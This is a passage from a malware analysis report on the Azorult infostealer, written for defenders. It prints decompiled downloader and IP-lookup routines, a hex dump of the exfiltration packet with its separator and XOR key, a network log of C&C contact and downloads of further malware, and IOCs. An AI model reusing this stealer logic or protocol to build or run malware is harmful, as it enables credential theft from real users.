0342F828  44 47 45 54 49 50 53 2E 4D 49 43 52 4F 53 4F 46  DGETIPS.MICROSOF
```

Figure 23. Routine for comparing the list of Cookies

The downloaded files are saved in the name of the URL in the Temp path. If there are files with the same name, the files are downloaded in the ProgramData path instead. If the extension of the downloaded files is .exe, the command runs them using the CreateProcessW() function. If not, the files are run using the ShellExecuteExW() function. The process is repeated for each L command.



```
fn_c2_request(v25, 0, (__int32)"GET", (int)&v24);
WStrFromLStr((int)&v16, v25);
fn_str_cpy(v16, (int)&v23);
fn_make_envStr((int)L"%TEMP%\\", (int)&v15);
WStrCat3((int)&v22, v15, v23);
fn_writeFile(v22, v24);
if ( !(unsigned __int8)fn_getFileAttr(v22, flag_hide) )
{
  fn_make_envStr((int)L"%PROGRAMDATA%\\", (int)&v14);
  WStrCat3((int)&v22, v14, v23);
  fn_writeFile(v22, v24);
}
sub_406700((int)v23, (int)&v21);
LStrFromWStr((int)&v12, v21);
fn_parse_comma(v12, (int *)&v13);
if ( LStrPos(v13, "EXE") )                    // CreateProcessW()
{
  FillChar(v19, 0x44, 0);
  v19[0] = 0x44;
  v19[11] = 1;
  v20 = (_BYTE)flag_hide != 0;                // Hide or Not
  sub_407798(v22, (int)&v11);
  v5 = WStrToPWChar(v11);
```

Figure 24. Downloader routine


4.3. Command – I

– zip file save path: \ip.txt

The I command received from the current C&C server had the IP address and country code of the infected PC. In this case, the received information is simply saved as the ip.txt file.

I xxx.xxx.xx7.166:KR

If there is no IP and country code information of the infected PC in the I command (receiving "?"), the command obtains information by making a query to http://ip-api.com/json and parses the information to save it as the ip.txt file.




```
if ( *(_BYTE *)c2_command[v3] == 'I' )// Command : I
{
  sub_40795C((int)"\t", c2_command[v3], (void **)&command);
  LStrCmp(command[1], (int *)"?");
  if ( v5 )                             // IP 주소가 없는 경우 - "?"
  {
    v131 = 1;
    fn_c2_request((__int32)"http://ip-api.com/json", 0, (__int32)"GET", (int)&v145);
    Dbadapt::AddLocateParamsString((int)"\"query\":\"", v145, (int)"\"", (int)&v133);
    Dbadapt::AddLocateParamsString((int)"\"countryCode\":\"", v145, (int)"\"", (int)&v132);
    v29 = v133;
    LStrCatN(&v82, 3);
    fn_log_write(v82, (int)"ip.txt");
  }
  else                                  // IP 주소 존재 - <IP 주소>:<국가 코드>
  {
    fn_log_write(command[1], (int)"ip.txt");
```

Figure 25. Stealing IP information

5. Leaking Collected Information

After obtaining all types of information, Azorult creates a packet to be sent to the C&C server as shown below. The structure of the packet is as follows. The strings attached before the zip file are all URL-encoded. The separator is the string "2C5A87CB-758C-7293-47BC-475C65D699A584C5-7DC6-DC45-12A47C7DB587-F89F-78CD-96CA-FD478543C7F4" which is hard-coded in the binary.


<system info> [separator][separator] <stolen account information> [separator][separator] <stolen Cookies information> [separator][separator] <compressed file>



```
0370004C 33 37 25 32 44 44 42 25 33 33 42 25 33 35 41 25 37%2DDB%33B%35A%
0370005C 33 32 25 33 34 25 32 44 43 25 33 35 25 33 33 25 32%34%2DC%35%33%
0370006C 33 39 42 25 33 38 43 25 33 32 7C 25 33 36 25 32 39B%38C%32|%36%2
0370007C 45 25 33 31 7C 57 69 6E 64 6F 77 73 25 32 30 25 E%31|Windows%20%
0370008C 33 37 25 32 30 55 6C 74 69 6D 61 74 65 7C 78 25 37%20Ultimate|x%
0370009C 33 33 25 33 32 7C 00 00 00 00 00 00 00 00 00 7C 33%32|         |
037000AC 00 00 00 00 00 00 7C 25 33 32 7C 25 33 30 7C 25       |%32|%30|%
037000BC 33 30 7C 25 33 31 25 33 30 25 33 32 7C 45 7C 55 30|%31%30%32|E|U
037000CC 32 43 35 41 38 37 43 42 2D 37 35 38 43 2D 37 32 2C5A87CB-758C-72
037000DC 39 33 2D 34 37 42 43 2D 34 37 35 43 36 35 44 36 93-47BC-475C65D6
037000EC 39 39 41 35 38 34 43 35 2D 37 44 43 36 2D 44 43 99A584C5-7DC6-DC
037000FC 34 35 2D 31 32 41 34 37 43 37 44 42 35 38 37 2D 45-12A47C7DB587-
0370010C 46 38 39 46 2D 37 38 43 44 2D 39 36 43 41 2D 46 F89F-78CD-96CA-F
0370011C 44 34 37 38 35 34 33 43 37 46 34 32 43 35 41 38 D478543C7F42C5A8
0370012C 37 43 42 2D 37 35 38 43 2D 37 32 39 33 2D 34 37 7CB-758C-7293-47
0370013C 42 43 2D 34 37 35 43 36 35 44 36 39 39 41 35 38 BC-475C65D699A58
0370014C 34 43 35 2D 37 44 43 36 2D 44 43 34 35 2D 31 32 4C5-7DC6-DC45-12
0370015C 41 34 37 43 37 44 42 35 38 37 2D 46 38 39 46 2D A47C7DB587-F89F-
0370016C 37 38 43 44 2D 39 36 43 41 2D 46 44 34 37 38 35 78CD-96CA-FD4785
0370017C 34 33 43 37 46 34 25 33 31 7C 4D 6F 7A 69 6C 6C 43C7F4%31|Mozill
0370018C 61 46 69 72 65 46 6F 78 7C 68 74 74 70 25 33 41 aFireFox|http%3A
```

Figure 26. Packet data before it is XOR-encoded

The first size of 0x80000 is decrypted with the 3 bytes XOR key, just like how the C&C command was decrypted. The key used here is also 0x0355AE. After sending the XOR-encoded data to the server, the malware uses the L command that it received before to perform downloader behaviors.



Result	Protocol	Host	URL	Body	Caching	Content-Type	Process	Comments
200	HTTP	jamesrlongacre.ug	/index.php	4,487,474		text/html	azorult:5116	C&C Request
200	HTTP	jamesrlongacre.ug	/index.php	12		text/html	azorult:5116	정보 유출
200	HTTP	jamesrlongacre.ug	/ds2.exe	1,516,032		application/octet-stream	azorult:5116	추가 악성코드 다운로드
200	HTTP	jamesrlongacre.ug	/ds1.exe	1,526,784		application/octet-stream	azorult:5116	추가 악성코드 다운로드
200	HTTP	jamesrlongacre.ug	/rc.exe	1,525,560		application/octet-stream	azorult:5116	추가 악성코드 다운로드
200	HTTP	jamesrlongacre.ug	/ac.exe	494,080		application/octet-stream	azorult:5116	추가 악성코드 다운로드

Figure 27. Routine for C&C communications and downloading additional malware

6. Conclusion

Azorult malware is distributed through spam mails. Therefore, when there is a suspicious-looking email in the inbox, users must refrain from opening the attachment files within the email. Also, V3 should be updated to the latest version so that malware infection can be prevented.

[File Detection]
– Trojan/Win32.Kryptik.C4217978
– Malware/Win32.RL_Generic.R354530
[Behavior Detection]
– Malware/MDP.Behavior.M3108
[IOC]
– File
6a4824ab00e63c2f1bbf29a24d78b2a4
c0e0a9d259bbf9faab7fd5049bf6b662
– C&C URL
hxxp://ciuj[.]ir/masab/index.php
hxxp://jamesrlongacre[.]ug/index.php

Categories:Malware Information

Tagged as:Azorult, InfoStealer, SPAMMAIL